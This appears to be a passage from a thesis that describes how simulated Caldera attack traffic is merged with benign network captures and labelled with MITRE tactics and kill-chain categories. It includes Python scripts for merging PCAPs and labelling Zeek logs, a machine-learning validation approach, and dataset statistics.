Figure 4.11 depicts the processing of the collected data of the simulations. The collection and characteristics of Event logs and attack PCAPs are covered in subsubsection 4.1.5.1, while the

processing of the attack data is described in subsection 4.1.5.2 and the collection of benign traffic and embedding the attack traffic into the benign is addressed in subsection 4.1.5.3 and subsection 4.1.5.4.

4.1.5.1 Collection of Attack Data

Data collection from the adversarial infrastructure consists of collecting logs generated by Caldera during each operation. Caldera offers two types of logs: Operation reports and event logs. Reports provide a summarized overview of the entirety of the operation on a coarse level but include a more inclusive overview, e.g., by including information about adversaries and facts. Event logs, on the other hand, offer more granular and detailed logs that cover all the aspects of each action of the attack, including the command executed, detailed timestamps, metadata about the utilized ability, etc. For the purpose of this project, event logs are the most suitable choice due to their granularity, which is decisive for being able to correlate the events with the corresponding network traffic captured on the victim machines. The event logs the following timestamps essential for correlating the traffic:

- **delegated_timestamp**: Specifies the time at which ability was handed to the agent for execution. This is important when correlating the exact initiation of the attack in the network traffic.
- **collected_timestamp**: Indicates the time when the Agent finishes collecting its facts. It is useful to note the end of the execution of the ability on the Agent.
- **finished_timestamp**: Represents the time when the Agent reports the results to the C2 server upon executing its ability. This enables pinpointing of the time each ability returns its result.

The event logs also contain details about the executed ability and the attack, which is vital in the context of this project, as it involves labeling the different phases. The key details of interest for this project are:

- **attack_metadata**: Specifies the details of the attack referencing MITRE ATT&CK framework, which includes the tactic, technique ID, and technique name employed. Note that the field of the technique name is utilized for a different purpose in this project. The name of the technique can still be looked up by leveraging the technique ID.
- **ability_metadata**: Contains information about the ability, including the ID of the ability, the name of the ability, and a brief description. This can be utilized to extract a great level of detail of the attack.

Additionally, the event logs provide a wide range of details that can be leveraged, which include information about the agent running at the target system, e.g., platform, the type of executor, level of privilege, as well as the output and status of the executed ability.

To capture attack network traffic during the simulations, Wireshark is installed on all the victim machines. Wireshark is set to capture traffic for a brief moment before initiating the simulation and is left running for a short while after the simulation completes. The collected network traffic is saved into a single PCAP file. Each simulation produces one or more event logs, depending on the number of operations utilized by the adversary and a single PCAP file with the corresponding network traffic.

4.1.5.2 Processing Attack Data

Processing the collected attack data involves modifying the timestamps of both the PCAPs and event logs. This is performed as required, enabling simulations to be conducted at arbitrary times and adjusted to fit into the collection of other attack traffic, ensuring no overlap, providing the ability to structure the attacks in between, and allowing for flexible simulation and reusability. The modifications are performed utilizing a Python script leveraging the library Scapy [91], which is a powerful library capable of network packet manipulation. The script is able to add or subtract the number of hours specified. The script can be found in subsubsection A.1.2.1.

All the attacks that involve the compromised host establishing a direct connection to the C2 server utilize the same C2 server on the same port. This approach promotes reusability and prevents the need to run multiple C2 servers simultaneously or reconfigure a single one for each simulation. However, it does not accurately represent real-world attacks that involve different adversaries and their efforts to avoid detection. In the context of machine learning, a repeated C2 port over multiple simulations might lead to overfitting, where the model learns noise and details contained in the training data. This can impact the performance of the model negatively by associating the traffic on the particular port as the main indicator of an attack, limiting the model's ability to generalize and perform effectively on unfamiliar data, potentially resulting in simplistic detection. To support the creation of a versatile dataset, none of the attacks utilizing a C2 connection directly to the victim use the same port. This is achieved by modifying the port in both the PCAP utilizing Python and Scapy subsubsection A.1.2.2. The timestamps in the event logs are modified manually.

4.1.5.3 Collection of Benign Traffic

In this project, collecting benign traffic is essential to construct a complete dataset that includes both malicious and benign traffic. The setup of choice is a controlled environment consisting of specific devices. Although the setup is controlled, the traffic originates from actual devices in a typical constellation performing real-world tasks. Compared to other options, such as real-world captures or purely synthetic generated, a controlled environment offers significant advantages. One of these is that it offers full transparency of all network traffic to and from the connected devices, ensuring thorough collection of data, which is fundamental for effective model training and analysis. In contrast, real-world captures might

lead to inconsistent data quality due to the impact of external factors, such as environmental changes and potentially malicious activities. Purely synthetically generated traffic is prone to not capturing the unpredictability of real-world usage by introducing artificial biases and falls short of reflecting the true complexity of normal usage patterns. Another key consideration is the presence of relevant protocols and services in the benign traffic utilized by the adversarial profiles in the attack traffic. It is essential to present the machine learning model for benign usage patterns of these protocols and services to avoid false positives.

Additionally, a controlled environment enables the management of the volume of benign traffic. It is essential to be able to control the ratio of benign and malicious traffic to reflect different circumstances. In a real-world setting, the majority of the traffic is benign, which the dataset needs to depict to ensure authentic scenarios. However, from a machine-learning perspective, a balanced dataset is preferred to avoid the model developing a bias toward the most represented class since it highly influences the training process. This might lead to machine learning models failing to detect malicious activities, resulting in false negatives, which is crucial to avoid when dealing with security incidents. To best cater to both the realism of having a large volume of benign traffic and still expose the machine learning model to an adequate amount of malicious traffic, a ratio of around 5:1 is chosen. This ratio captures the naturally skewed proportion of benign versus malicious traffic while still maintaining an efficient amount of malicious traffic.

The implementation of privacy protection measures and modifications of sensitive traffic is also enabled by being able to control the environment, in contrast to the use of true real-world capture, which potentially contains personal data without consent. The setup utilized in this project is outlined in Figure 4.12, and is comprised of the following devices:

Network Tap & Access Point

A Network Tap is a hardware device designed to monitor network traffic passively. It is positioned between the two devices on the network to duplicate all the data exchanged between them. In this setup, it is placed between the router and the access point, and as traffic passes through, it is duplicated and transferred to the monitoring device. The utilized network tap is the LANProbe - Gigabit Ethernet Bypass Network Tap with USB [92]. A network tap is the preferred option over alternatives like SPAN (Switched Port Analyzer) ports and simply running Wireshark on all the devices in the network. One of the main reasons is the accuracy and comprehensiveness of the network tap; it delivers full-duplex high-fidelity data capture with no packet loss. In contrast, a SPAN port is susceptible to packet drops during high-traffic load and capable of modifying the order of packets. The option of running Wireshark on all the devices is deemed ineffective and unnecessarily cumbersome; the timestamps of the captures from each device would need to be synchronized and combined into a single network capture. The access point utilized is the Ubiquiti UniFi U6-PRO, to which all the devices are

directly connected.




Figure 4.12: The setup of benign network traffic capture

Devices

The devices present in the network are the following, representing multiple common devices found on most typical networks:

- **Laptop Server:** Running Ubuntu 24.04 LTS, and acts as a server, providing SSH access, utilizing OpenSSH and FTP access using vsftpd. The system is accessed and used from elsewhere in the network, effectively creating normal traffic utilizing these protocols.
- **Desktop Workstation:** Serves as a primary user device utilized to perform everyday tasks, such as web browsing and development.
- **iPad:** Represents the mobile aspect by running different apps and browsing the web.
- **Capture Laptop:** Refers to the laptop used to capture the traffic directly from the Network Tap.

4.1.5.4 Embedding Attack Data into Benign Traffic

The last step is to embed the simulated attack traffic into the collected benign traffic. This is achieved by merging the complete benign network traffic capture with all the network traffic captures of the attacks. Retaining the timestamps in the attack traffic captures is essential to ensure correlation in the corresponding event logs. It is achieved by utilizing a Python script and Scapy, shown in Listing 4.1

```
1 from scapy.utils import wrpcap, rdpcap
2 import os
3
4 def traverse(dir):
5     packet_list = []
6     for root, dirs, files in os.walk(dir):
7         for file in files:
8             path = os.path.join(root, file)
9             packets = rdpcap(path)
10            packet_list.append(packets)
11    return packet_list
12
13 # Load attacks and benign traffic
14 attacks = traverse("<-- ATTACK PATH -->")
15 normal = traverse("<-- BENIGN PATH -->")
16
17 # Ensure that only a single PCAP of benign traffic is found
18 if len(normal) != 1:
19     print("Only a single benign PCAP!")
20     exit(1)
21
22 normal = normal[0]
23 normal_range = normal[-1].time - normal[0].time
24
25 lowest = float('inf')
26 highest = 0
27
28 for attack in attacks:
29     if attack[0].time < lowest:
30         lowest = attack[0].time
31     if attack[-1].time > highest:
32         highest = attack[-1].time
33
34 attack_range = highest - lowest
35
36 # Check if the benign PCAP is sufficiently large to contain the attacks
37 if attack_range > normal_range:
38     print("Benign PCAP too small compared to the range of the attacks")
39     exit(1)
40
41 sorted_attacks = sorted(attacks, key=lambda obj: obj[0].time)
42 adj_offset = sorted_attacks[0][0].time - normal[0].time - 1
43 expected_length = len(normal)
```



```

44
45 for packet in normal:
46     packet.time += adj_offset
47
48 for sorted_attack in sorted_attacks:
49     expected_length += len(sorted_attack)
50     normal.extend(sorted_attack)
51
52 normal = sorted(normal, key=lambda x: x.time)
53
54 if len(normal) != expected_length:
55     print("Merging failed")
56     exit(1)
57 else:
58     print("Merging successful")
59     wrpcap("complete_capture.pcap", normal)

```

Listing 4.1: Code snippet that merge the benign and attack traffic

4.2 Dataset Methodology

This section outlines the dataset methodology used to generate a labeled dataset using artifacts captured and generated during attack simulation methodology 4.1. The dataset methodology mainly involves using a custom script to map logs generated from the simulated attacks to entries in a dataset consisting of both benign and malicious traffic.




Figure 4.13: Dataset labelling Pipeline

The dataset generation phase has the purpose of combining all the artifacts generated from the attacking simulation and data collection phase and generating a labeled CSV file that labels Zeek connection events with information that tells if the given event was benign or malicious if malicious, which kill chain instance it belongs to, which kill chain category the event is part of and what Mitre tactic the event utilized.

To understand how the labeling phase utilizes the artifacts generated from the attack simulation phase and the data collection phase, it is necessary to briefly understand what the artifacts contain and how they relate to each other.

The artifact referenced as the "event logs" is generated by Caldera and contains metadata generated during the execution of the simulated attack. The most important fields are the category, attack name, and timestamps. For each subattack that the simulated attack consists

of, Caldera generated metadata that contains the Mitre tactic the subattack utilizes, stored in the category field that is selected during the design of the attack. In the name of the sub-attack, the kill chain category is stored. Lastly, For each sub-attack execution, a timestamp for the start and end of the sub-attack is logged in the event logs.

The artifact referenced as the connection log is a CSV file generated by Zeek; it is generated by inputting a PCAP file containing the network traffic from the simulated attack. The connection log is a condensed grouping of network traffic events that better describes how the events relate to each other. The connection log contains a group of essential fields that are needed to identify events related to the simulated attack. The fields are the following: IP address, port number of receiver, and timestamp of the connection.

In summary, there is an artifact generated from the adversary's perspective, the event logs, and an artifact generated from the victim's perspective, the connection log.

4.2.1 Dataset labeling process and setup

4.2.2 Data labelling

The data labeling phase essentially takes one or more event log files and a network file capture as inputs and generates a labeled dataset. The data labeling phase can further be split into two distinct phases, the preprocessing phase, which utilizes Zeek, and the labeling phase, which uses the annotation script that produces the labeled dataset.

4.2.3 Preprocessing phase

The preprocessing step involves Zeek taking the PCAP file and using it to generate a connection log file. The connection log file is helpful as it groups the raw network traces and packets into high-level connection logs regardless of the traffic using stateful or stateless protocols. The high-level abstraction makes it more human-readable but is also expected to aid machine learning by removing the unnecessary complexity of individual network traces and packet details. Additionally, the abstraction also significantly compresses the data, which optimizes performance and scalability through easier data storage.

4.2.4 Labelling Phase

The labeling phase utilizes the annotation script to generate the labeled dataset through the implementation of 3 steps: aggregation, linking, and lastly, labeling. A snippet of the labelling script can be seen in Listing 4.2

Aggregation Step

The purpose of the aggregation step is to aggregate the necessary artifacts to produce the labeled dataset and prepare it for the linking step. The first part of the aggregation step involves loading in the artifacts, which are the event log and the connection log produced by the attack simulation phase and pre-processing phase within the data labeling phase. The event log will be treated as the ground truth regarding which events are malicious, and the connection log will be used as the starting point of the dataset, which will be enriched with labels. Additionally, the aggregation step also initiates the connection log to contain the labels by adding additional columns in the log file, one for each label.

Linking Step

The linking step links the ground truth of the event log to connections in the connection log file. This is implemented by iterating through each connection in the connection log, which is done in line 6 of the code snippet Listing 4.2 and cross-checking features of the connection with features of the event log. The specific conditional features that must match are the IP address, port number, and timestamp. A match is verified by checking if the IP and port number of the connection match the expected values of the event and if the timestamp of the connection is between the start and end timestamp of any simulated attack in the event log. This can be seen from line 14 to 17 in the code snippet Listing 4.2. If all conditions are met the annotation script proceeds to the labeling step.

Labelling Step

The labeling step is the final step of the annotation script, in order for a connection to reach this step, a precondition must be met that verifies the connection links to a simulated attack in the event. Once this link has been verified, the connection is enriched with 3 labels: kill chain ID, kill chain category, and Mitre tactic, this can be seen from line 18 to 23 in the code snippet Listing 4.2. The chain ID is obtained through a unique UID already present in the event log generated by Caldera; the UID correlates to a specific Caldera agent that executed the simulated attacks. Repurposing the agent UID ensures that all chains related to the attack have the same ID. The Killchain category and Mitre tactic are both obtained through user-enriched fields in the Caldera event log; these fields are named during the design phase of the attack and correlate respectively to the Killchain category and Mitre tactic of each part of the attack.

```
1 def label_csv(csv_file, ts_index, col_max, ts_start, ts_end, mitre_tactic,
2   killchain_id, killchain_category, port_list, attack_ip):
3     with open(csv_file, 'r', newline='') as file:
4         reader = csv.reader(file)
5         data = list(reader)
```

```

5
6     for row_number, row in enumerate(data):
7         try:
8             timestamp = float(row[ts_index])
9             formatted_datetime = datetime.fromtimestamp(timestamp)
10            port = int(row[PORT_INDEX])
11            org_ip = row[PORT_IP_ORG]
12            dest_ip = row[PORT_IP_DEST]
13
14            if (ts_start < formatted_datetime < ts_end) or \
15                c2c_edge_case(org_ip, dest_ip, port):
16                if attack_case(org_ip, dest_ip, port) or \
17                    c2c_edge(org_ip, dest_ip, port):
18                    replace_value_csv(csv_file, row_number, col_max - 3,
mitre_tactic) # MITRE tactic label
19                    replace_value_csv(csv_file, row_number, col_max - 2,
killchain_id) # Killchain ID label
20                    replace_value_csv(csv_file, row_number, col_max, "1")
# Malicious/benign label
21
22                    killchain_label = "command and control" if
c2c_edge_case(org_ip, dest_ip, port) else killchain_category
23                    replace_value_csv(csv_file, row_number, col_max - 1,
killchain_label) # Killchain category label
24
25            except IndexError:
26                print(f"Column index out of range for row {row_number}.")
27            except ValueError:
28                print(f"Error converting timestamp to datetime in row {
row_number}: {row[ts_index]}")

```

Listing 4.2: Python Code for Labeling CSV

4.3 Validation Methodology

This section documents how machine learning techniques were used in this project to validate the quality of our generated dataset. The dataset was designed to aid the training of an advanced model to group malicious network traffic into incidents via the kill chain framework. However, the construction of this model is beyond the scope of this project. Instead, machine learning is utilized in the scope of this project to help evaluate the quality and usability of our dataset, discovering and possibly rectifying any artifacts found during the process.

4.3.1 Tool selection

This project utilized the cloud-based toolset Azure Machine Learning Studio. The toolset offers a no-code approach to deploying and training a wide array of machine learning models,

which includes capabilities such as automated hyperparameter tuning, model training, validation, and dataset analysis. These capabilities aid the process of using machine learning by increasing efficiency and speed but at the cost of sacrificing customizability and the ability to create a model training approach, which is offered by an approach where models are implemented from scratch. However, for the scope of this project, it was evaluated to be a good fit, as the project limits the use of machine learning for validation through the process of classifying the traffic in the dataset as benign or malicious, a task much simpler than attempting to group malicious traffic into incidents. However, it is still a task considered fundamental as part of the process necessary to achieve this end goal.

4.3.2 Model selection

Before training could begin, a select number of models were chosen to inspect their performance closely. These models were chosen to get a general idea of how commonly used models were trained on the dataset. It is worth paying attention that these were not the only models trained, as Azure Machine Learning Studio allowed us to easily train a wide variety of models that were supported by Azure ML Studio. The models chosen for closer inspection are Random Forest and ...

4.3.2.1 Decision Trees

Decision trees work by taking a set of features and recursively splitting them between the nodes of a tree. The direction of the split is decided by simple decision rules based on the value of the given feature. The leaf nodes at the bottom represent the final prediction or outcome of the Decision Tree.

4.3.2.2 Random Forest




Figure 4.14: Diagram of random forest structure

The strength of Random Forest is through an ensemble approach, which employs several Decision Trees where each Decision Tree is trained on a random subset of the features. This approach makes the overall model more robust to overfitting. Random Forest then aggregates the predictions of each Decision Tree through a voting mechanism, which can vary from majority vote to weighted voting based on a confidence score. The choice of voting mechanism is an example of a hyperparameter tuning variable, which Azure ML Studio automatically handles in this process.

4.3.2.3 Gradient Boosting

Gradient Boosting is another algorithm that utilizes an ensemble approach. The algorithm employs weak learners, such as decision trees, to iteratively improve the predictions of the previous tree instead of utilizing a voting system. This is done through the mechanism of a cost function, which describes the distance between the predicted value and the ground truth. The training process consists of an initial prediction, which is then sequentially improved by adding decision trees at each iteration of the training process. This process continues until it achieves a satisfactory performance metric or the improvements at each iteration become negligible.

4.3.2.4 Logistic Regression

Logistic regression is considered one of the fundamental algorithms used within binary classification, meaning the model only classifies for one of two classes. The algorithm relies on a logistic function which maps a given value from a feature to a range between 0 and 1 which can be considered the confidence of the feature belonging to one of the classes. Additionally, each feature is given a weight that controls how much impact the feature has on the prediction. During training these weights are adjusted to make predictions as accurate as possible.

4.3.2.5 Bernoulli Naive Bayes

Bernoulli Naive Bayes is an algorithmic variant of Naive Bayes specialized for binary classification. The algorithm considers the probabilities of each feature's presence or absence for each class and uses Bayes's theorem to combine the probabilities and make a prediction. During the training process, the algorithm estimates the specific probabilities of each feature's presence in each class.

4.3.3 Performance metrics

This section briefly presents the performance metrics utilized during the validation process.

4.3.3.1 Accuracy

Accuracy is the ratio of correctly classified traffic to the total traffic. It can be used as a general performance indicator but can be misleading when using imbalanced datasets. For example, in a dataset with 1 malicious and 99 benign entries, classifying all as benign gives a 99% accuracy, neglecting the detection of malicious traffic.

4.3.3.2 Precision

Precision is the ratio of traffic predicted as malicious compared to traffic that is actually malicious. Precision gives an idea of how "precise" your predictions are, and high precision correlates to fewer false positives. For example, if a model predicts 10 malicious entries, of which 9 are actually malicious, the precision is 90

4.3.3.3 Recall

Recall is the ratio of correctly predicted malicious traffic to the total actual malicious traffic. A high recall score indicates that more malicious traffic is being caught. For example, if 10 malicious entries are correctly identified out of 100 total malicious entries, the recall is 10%. However, the recall does not account for the number of false positives.

4.3.3.4 F1 score and weighted F1 score

The F1 score combines precision and recall to balance the needs of both metrics. A high F1 score indicates that the model effectively catches a high percentage of malicious traffic while minimizing false positives. The weighted F1 score further accounts for any imbalances in the dataset by weighing each class accordingly.

4.3.4 Validation Approach

Validation is an essential step to ensure that the generated dataset is of satisfactory quality, which is especially important considering this project is tackling part of a bigger envisioned solution that involves utilizing the generated dataset to train an advanced model to group malicious traffic into incidents. Considering part of the dataset is also synthetically generated, it introduces potential problems such as artifacts from the generation or data capturing process, which validation can help reveal. The validation approach of this project consists of three phases: Data preparation, Model training, and Performance Evaluation, as depicted in figure Figure 5.5.




Figure 4.15: Diagram of validation approach

4.3.4.1 Data Preparation

Data preparation starts with getting an overview of the dataset, which includes understanding characteristics such as volume, variety, and imbalances; this is crucial information that impacts the choice of performance metric and models chosen for training. The next step, preprocessing, involves several ways of modifying the dataset to improve the training step. Examples include handling missing values in the dataset and removing features considered target leaks, which reveal information about the target label, thus undermining the training step. The last step is splitting the dataset into training, validation, and testing. It is crucial

these splits are completely separate and have no overlaps to ensure the information learned from applying the models on the dataset splits is unbiased. However, the ratio between the split is somewhat up for interpretation and intuition, as no exact science exists behind this.

4.3.4.2 Model training

The model training step utilizes the training and validation sets obtained from the previous data preparation step, but before any training can be done, model selection is a prerequisite. Model selection simply involves the choice of what models to train on the dataset. Model selection was chosen to actively be a part of the process as the selection of models is subject to change based on several factors, one example being the performance evaluation of previous runs and the dataset overview and characteristics unveiled during data preparation. For example, the target label greatly affects which kind of task can predict the label, such as classification, regression, image recognition, etc. Furthermore, the type of task limits the models that can perform these tasks. The same goes for whether the dataset has labels or not, as it dictates if supervised or unsupervised models are applicable.

The training and tuning steps are the main component of the model training phase; these steps are the ones utilizing the training and validation sets from the data preparation step, and the steps are done alongside each other, the training step being adjusted based on the adjustments made by the tuning step. However, during the training step itself, the training set is used to train the model to classify labels of the training set. The purpose of this step is to adjust the weights and biases of the model in order to better predict the labels of the training set. The following tuning step uses the separate validation set to continuously evaluate the model during the training in order to ensure it is not simply memorizing the training set, otherwise known as overfitting. Another responsibility of the tuning step is to iteratively tune hyperparameters between each training run to find the best-performing configuration.

4.3.4.3 Performance Evaluation

The main purpose of the performance evaluation process is to analyze the quality of the dataset by evaluating how the trained models are performing. The evaluation is then used to iteratively repeat the entire process, which consists of data preparation, model training, and performance evaluation. This process is repeated until the dataset is considered satisfactory and validated. An example of how the performance evaluation process can impact and alter the data preparation phase is through the identification of features considered target leaks, meaning they are leaking information about the target label. The following data preparation process would then likely exclude this feature during the preprocessing step.

Metric selection encompasses the process of selecting the performance metric for the performance evaluation. It is an essential step of the performance evaluation process as it defines the success criteria. However, choosing the performance metric is not trivial, as the choice

depends on several factors, such as whether or not the target label is balanced and the impact and importance of false positives vs. true negatives. Different performance metrics have different versions to account for these factors through weights and false positives importance ratios.

Model testing is the next step, which encompasses utilizing the test set from data preparation. A separate test set is used for this step to ensure the results obtained for the performance evaluation are unbiased from the model training process. The process mirrors the model training, simply using a separate test set that was not seen by the model before.

The Analysis step utilizes the results obtained from the model testing step. In this step, it is important to highlight that the purpose of the analysis is to evaluate the quality of the dataset and potentially find issues with the dataset by estimating how models are performing while being trained on the dataset. For example, metrics such as feature importance are particularly useful as indicators of target leak features, which are features that indirectly reveal the target label value. Particularly high feature importance and suspiciously well-performing models may indicate the feature is a target leak. Finding the presence of a target leak feature is also an example of how information from the performance evaluation process can be used in the next iteration of the entire validation pipeline.

4.3.4.4 Validation Approach

In conclusion, the outlined pipeline and approach mirror common practices found within machine learning research. However, it is important to highlight that the purpose of this approach is not to find a well-performing model on the dataset and optimize it. Instead, the purpose of this approach is to evaluate and eventually validate the dataset, in addition to improving the dataset by finding flaws and rectifying them iteratively.

hi

CHAPTER 5

FINDINGS

This Chapter presents key findings during our dataset validation step, where we utilize Azure Machine Learning Studio to train a set of models on the dataset. We outline the experiment configurations, model performance, and adjustments made during the iterative validation.

5.1 Overview of Simulated Attack Data

This section provides an overview of the collected attack data; it is organized into two main parts: a Complete Network Capture File (CNCF) consisting of both benign and malicious traffic and one or more event logs related to each attack.

5.1.1 Event Logs

A total of 14 event logs are created during the attack simulations. Each event log represents a distinct operation in Caldera, meaning the attacks are conducted by adversarial profiles that utilize multiple operations. An example of the execution of such an adversarial profile is the SSH-001, which includes two different operations:

1. Exploitation of an initial attack vector to gain access to the target system
2. Launches a connection to the C2 server and establishes persistence within the system.

The resulting event logs of SSH-001 can be found in subsubsection A.1.3.1.

5.1.2 Complete Network Capture File

The CNCF contains 479885 packets, out of which 104996 are malicious and 374889 benign, and has a duration of 1 hour and 32 minutes. 53.6% of the total traffic volume is attributed to TCP traffic, while 45.5% is UDP traffic. The remainder of the traffic is attributed to other protocols. Table 5.1 outlines some of the protocols found in the CNCF.

A total of 10 attacks are present in the CNCF, which includes the following attacks:

Protocol	Packets	Megabytes
QUIC	200646	169.92
TLS	103274	156.56
SSH	2654	1.86
FTP	3388	4.33
DNS	9656	0.64
HTTP	2371	1.62
ARP	1814	0.07

Table 5.1: Snippet of the protocol hierarchy of IPV4 traffic

